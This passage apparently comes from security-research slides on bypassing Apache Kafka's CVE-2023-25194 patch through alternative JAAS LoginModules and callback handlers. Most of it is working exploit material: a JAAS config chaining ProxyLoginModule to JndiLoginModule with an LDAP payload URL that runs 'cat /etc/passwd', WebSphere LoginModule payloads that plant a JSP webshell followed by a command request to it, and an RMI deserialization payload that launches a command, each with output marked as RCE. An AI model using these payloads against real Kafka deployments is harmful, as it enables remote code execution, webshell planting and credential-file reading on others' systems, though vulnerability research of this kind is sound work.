
The patch

By default, JndiLoginModule is disabled in Apache Kafka 3.4.0.

```
1   public static final String DISALLOWED_LOGIN_MODULES_DEFAULT = "com.sun.security.auth.module.JndiLoginModule";
2
3   private static void throwIfLoginModuleIsNotAllowed(AppConfigurationEntry appConfigurationEntry) {
4       Set<String> disallowedLoginModuleList = Arrays.stream(
5               System.getProperty(DISALLOWED_LOGIN_MODULES_CONFIG, DISALLOWED_LOGIN_MODULES_DEFAULT).split(","))
6               .map(String::trim)
7               .collect(Collectors.toSet());
8       String loginModuleName = appConfigurationEntry.getLoginModuleName().trim();
9       if (disallowedLoginModuleList.contains(loginModuleName)) {
10          throw new IllegalArgumentException(loginModuleName + " is not allowed. Update System property '"
11                  + DISALLOWED_LOGIN_MODULES_CONFIG + "' to allow " + loginModuleName);
12      }
13  }
```

2.4 The patch of CVE-2023-25194

How the patch works




2.4 The patch of CVE-2023-25194

🤔 Can we bypass?

2.5 The first idea to bypass

Goal: Find other LoginModules



2.5 The first idea to bypass


Restrictions on the LoginModules

- Implement javax.security.auth.spi.LoginModule
- Exist in popular Java libs
- Can trigger RCE, Arbitrary File Write, Arbitrary File Read, etc

2.5 The first idea to bypass

ProxyLoginModule

```
1   public void initialize(Subject subject,
2                          CallbackHandler callbackHandler, Map<String, ?> sharedState,
3                          Map<String, ?> options) {
4       ......
5       this.moduleName = (String)options.get("moduleName");
6       if (this.moduleName != null) {
7           ClassLoader loader = SecurityActions.getContextClassLoader();
8           try {
9               Class<?> clazz = loader.loadClass(this.moduleName);
10              this.delegate = (LoginModule)clazz.newInstance();
11          } catch (Throwable var8) {
12              var8.printStackTrace();
13              return;
14          }
15          this.delegate.initialize(subject, callbackHandler, sharedState, options);
16      }
17  }
18
19  public boolean login() throws LoginException {
20      ......
21      return this.delegate.login();
22  }
```



JBoss® by Red Hat

2.5 The first idea to bypass

RCE via ProxyLoginModule


```
16          String jaasConfig = "org.jboss.security.auth.spi.ProxyLoginModule required\n" +
17                  "moduleName=\"com.sun.security.auth.module.JndiLoginModule\"\n" +
18                  "user.provider.url=" +
19                  "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
20                  "useFirstPass=\"true\"\n" +
21                  "group.provider.url=\"xxx\";";
22          System.out.println(jaasConfig);
23          properties.put("sasl.jaas.config", jaasConfig);
24          KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
25          kafkaConsumer.close();
26      }
```

```
Run:  JbossBypass
Caused by: javax.security.auth.login.FailedLoginException Create breakpoint : User not found
    at com.sun.security.auth.module.JndiLoginModule.attemptAuthentication(JndiLoginModule.java:653)
    at com.sun.security.auth.module.JndiLoginModule.login(JndiLoginModule.java:319)
    at org.jboss.security.auth.spi.ProxyLoginModule.login(ProxyLoginModule.java:121) <4 internal lines>
```

2.5 The first idea to bypass

2.5 The first idea to bypass

The attack process



2.5 The first idea to bypass

Arbitrary File Write via two LoginModules

① Prepare log.conf

```
1  baseGroup.PDJTraceLogger.isLogging=true
2  baseGroup.PDJTraceFileHandler.fileName=path/to/webshell.jsp
```

② Send payload1 to specify the log config

```
1  com.tivoli.pdwas.gso.AMPrincipalMapper required
2  com.tivoli.pd.as.gso.AMLoggingURL="http://${http_server}/log.conf"
3  serviceName="x";
```

③ Send payload2 → Trigger an error → Write error log messages (with malicious content)

```
1  com.tivoli.mts.PDLoginModule required
2  configURLName=
3    "https://${accessable_http_server}/<%=Runtime.getRuntime().exec(request.getParameter(\"a\"))%>"
4  serviceName="x";
```

IBM WebSphere

2.5 The first idea to bypass

Arbitrary File Write via two LoginModules

④ Utilize the webshell

Request

Pretty Raw Hex \n

```
1 GET /webshell1.jsp?a=whoami HTTP/1.1
2 Host: [redacted]
3 Connection: close
4
5
```

Response

😎 RCE Again

Pretty Raw Hex Render \n

```
https://localhost:9443/java.lang.UNIXProcess@88de1767
25 at
java.security.AccessController.doPrivileged(AccessController.java:75
0)
26 at com.tivoli.pd.jutil.PDBasicContext.<init>
  (PDBasicContext.java:46)
27   at com.tivoli.pd.jutil.PDBasicContext.<init>
    (PDBasicContext.java:81)
28     at com.tivoli.mts.PDLoginModule.a(PDLoginModule.java:14)
29     at com.tivoli.mts.PDLoginModule.abort(PDLoginModule.java:38)
30     at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
31     at
```

2.6 The second idea to bypass

LdapLoginModule

```
739     private void attemptAuthentication(boolean getPasswdFromSharedState)   get
740         throws LoginException {
741
742         // first get the username and password
743         getUsernamePassword(getPasswdFromSharedState);   getPasswdFromSharedSt
744
745         if (password == null || password.length == 0) {
746             throw (LoginException)
747                 new FailedLoginException("No password was supplied");
748         }
749
750         String dn = "";   dn (slot_2): ""
751
752         if (authFirst || authOnly) {...} else {
785
786             try {
787                 // Connect to the LDAP server (using anonymous bind)
788                 ctx = new InitialLdapContext(ldapEnvironment, connCtls: null);
```

Debug: JNDIBypass2

Debugger | Console

"main"@1 in group "main": RUNNING

Evaluate expression (⏎) o

attemptAuthentication:788, LdapLoginModule (com.sun.security.auth.modu

this = {LdapLoginModule@

login:565, LdapLoginModule (com.sun.security.auth.module)

Variables debug info not av

Obtain name, pwd via a CallbackHandler


Check if the pwd is blank

If not blank, trigger JNDI lookup

* adapted from a real vulnerability

2.6 The second idea to bypass

Goal: Find a CallbackHandler for LdapLoginModule



* adapted from a real vulnerability

2.6 The second idea to bypass

Restrictions on the CallbackHandlers

- Can handle NameCallback, PasswordCallback (no exception)
- Can obtain password (not blank)
- Implement org.apache.kafka.common.security.auth.AuthenticateCallbackHandler

😉 Quite tough

```
1  public void handle(Callback[] callbacks) throws UnsupportedCallbackException {
2      for (int i = 0; i < callbacks.length; i++) {
3          if (callbacks[i] instanceof PasswordCallback) {
4              ...
5          } else {
6              throw new UnsupportedCallbackException(callbacks[i]);
7          }
8      }
9  }
```

Can’t handle NameCallback

```
1   private final AuthenticateCallbackHandler loginCallbackHandler;
2
3   private LoginManager(JaasContext jaasContext,
4                        String saslMechanism,
5                        Map<String, ?> configs,
6                        LoginMetadata<?> loginMetadata) throws LoginException {
7       ...
8       this.loginCallbackHandler = Utils.newInstance(loginMetadata.loginCallbackClass);
9       ...
10  }
```

May raise ClassCastException


* adapted from a real vulnerability

2.6 The second idea to bypass

😵 Which vendors implemented the interfaces of Kafka?

2.6 The second idea to bypass

FileCallbackHandler



Obtain name, pwd from a local file

* adapted from a real vulnerability

2.6 The second idea to bypass

The simplified code of FileCallbackHandler

```java
public class HandlerTest {
    public static void main(String[] args) throws IOException {
        Path path = Paths.get( first: "user.conf"); //user-controlled
        byte[] bytes = Files.readAllBytes(path);
        Properties props = new Properties();
        props.load(new StringReader(new String(bytes)));
        String name = (String) props.get("name"); //user-controlled
        String pwd = (String) props.get("pwd"); //user-controlled
        System.out.println("name: " + name);
        System.out.println("pwd: " + pwd);
    }
}
```

```
Run: HandlerTest
/Library/Java/JavaVirtualMachines/jdk-17.jdk/Contents/Home/bin/java
name: admin
pwd: admin123
```

user.conf

```
1  name:admin
2  pwd:admin123
```

Separated by colon

* adapted from a real vulnerability

2.6 The second idea to bypass

Almost there?

- ✅ Implement org.apache.kafka.common.security.auth.AuthenticateCallbackHandler
- ✅ Can handle NameCallback, PasswordCallback (no exception)
- ✅ Can obtain password (not blank)

2.6 The second idea to bypass

The file named user.conf is created by us.

🤔 Can we find a more common one?

```java
public class HandlerTest {
    public static void main(String[] args) throws IOException {
        Path path = Paths.get( first: "user.conf"); //user-controlled
        byte[] bytes = Files.readAllBytes(path);
        Properties props = new Properties();
        props.load(new StringReader(new String(bytes)));
        String name = (String) props.get("name"); //user-controlled
        String pwd = (String) props.get("pwd"); //user-controlled
        System.out.println("name: " + name);
        System.out.println("pwd: " + pwd);
    }
}
```

Run: HandlerTest

```
/Library/Java/JavaVirtualMachines/jdk-17.jdk/Contents/Home/bin/java
name: admin
pwd: admin123
```

user.conf

```
name:admin
pwd:admin123
```

2.6 The second idea to bypass

🥳 Absolutely!

```java
public class HandlerTestNew {
    public static void main(String[] args) throws IOException {
        Path path = Paths.get( first: "/etc/passwd"); //user-controlled
        byte[] bytes = Files.readAllBytes(path);
        Properties props = new Properties();
        props.load(new StringReader(new String(bytes)));
        String name = (String) props.get("root"); //user-controlled
        String pwd = (String) props.get("root"); //user-controlled
        System.out.println("name: " + name);
        System.out.println("pwd: " + pwd);
    }
}
```

Run: HandlerTestNew

```
/Library/Java/JavaVirtualMachines/jdk-17.jdk/Contents/Home/bin/java
name: *:0:0:System Administrator:/var/root:/bin/sh
pwd: *:0:0:System Administrator:/var/root:/bin/sh
```

user.conf

```
1  name:admin
2  pwd:admin123
```

passwd

```
12  root:*:0:0:System Administrator:/var/root:/bin/sh
```



* adapted from a real vulnerability

2.6 The second idea to bypass

RCE via LdapLoginModule

Kafka client

```
16        properties.put("sasl.login.callback.handler.class", "foo.FileCallbackHandler");
17        String jaasConfig = "com.sun.security.auth.module.LdapLoginModule required\n" +
18                "java.naming.factory.initial=\"com.sun.jndi.rmi.registry.RegistryContextFactory\"\n" +
19                "userProvider=" +
20                "\"rmi://localhost:1099/Deserialize/Jackson/CommandJsonObject/open -a Calculator.app\"\n" +
21                "file_path=\"/etc/passwd\"\n" +
22                "name_key=\"root\"\n" +
23                "pwd_key=\"root\" ;";
24        System.out.println(jaasConfig);
25        properties.put("sasl.jaas.config", jaasConfig);
26        KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
27        kafkaConsumer.close();
```




```
Run:  Bypass3
Caused by: java.lang.NullPointerException Create breakpoint
    at com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet.postInitialization(AbstractTranslet.java:372)
    at com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl.getTransletInstance(TemplatesImpl.java:456)
```

😎 RCE Again

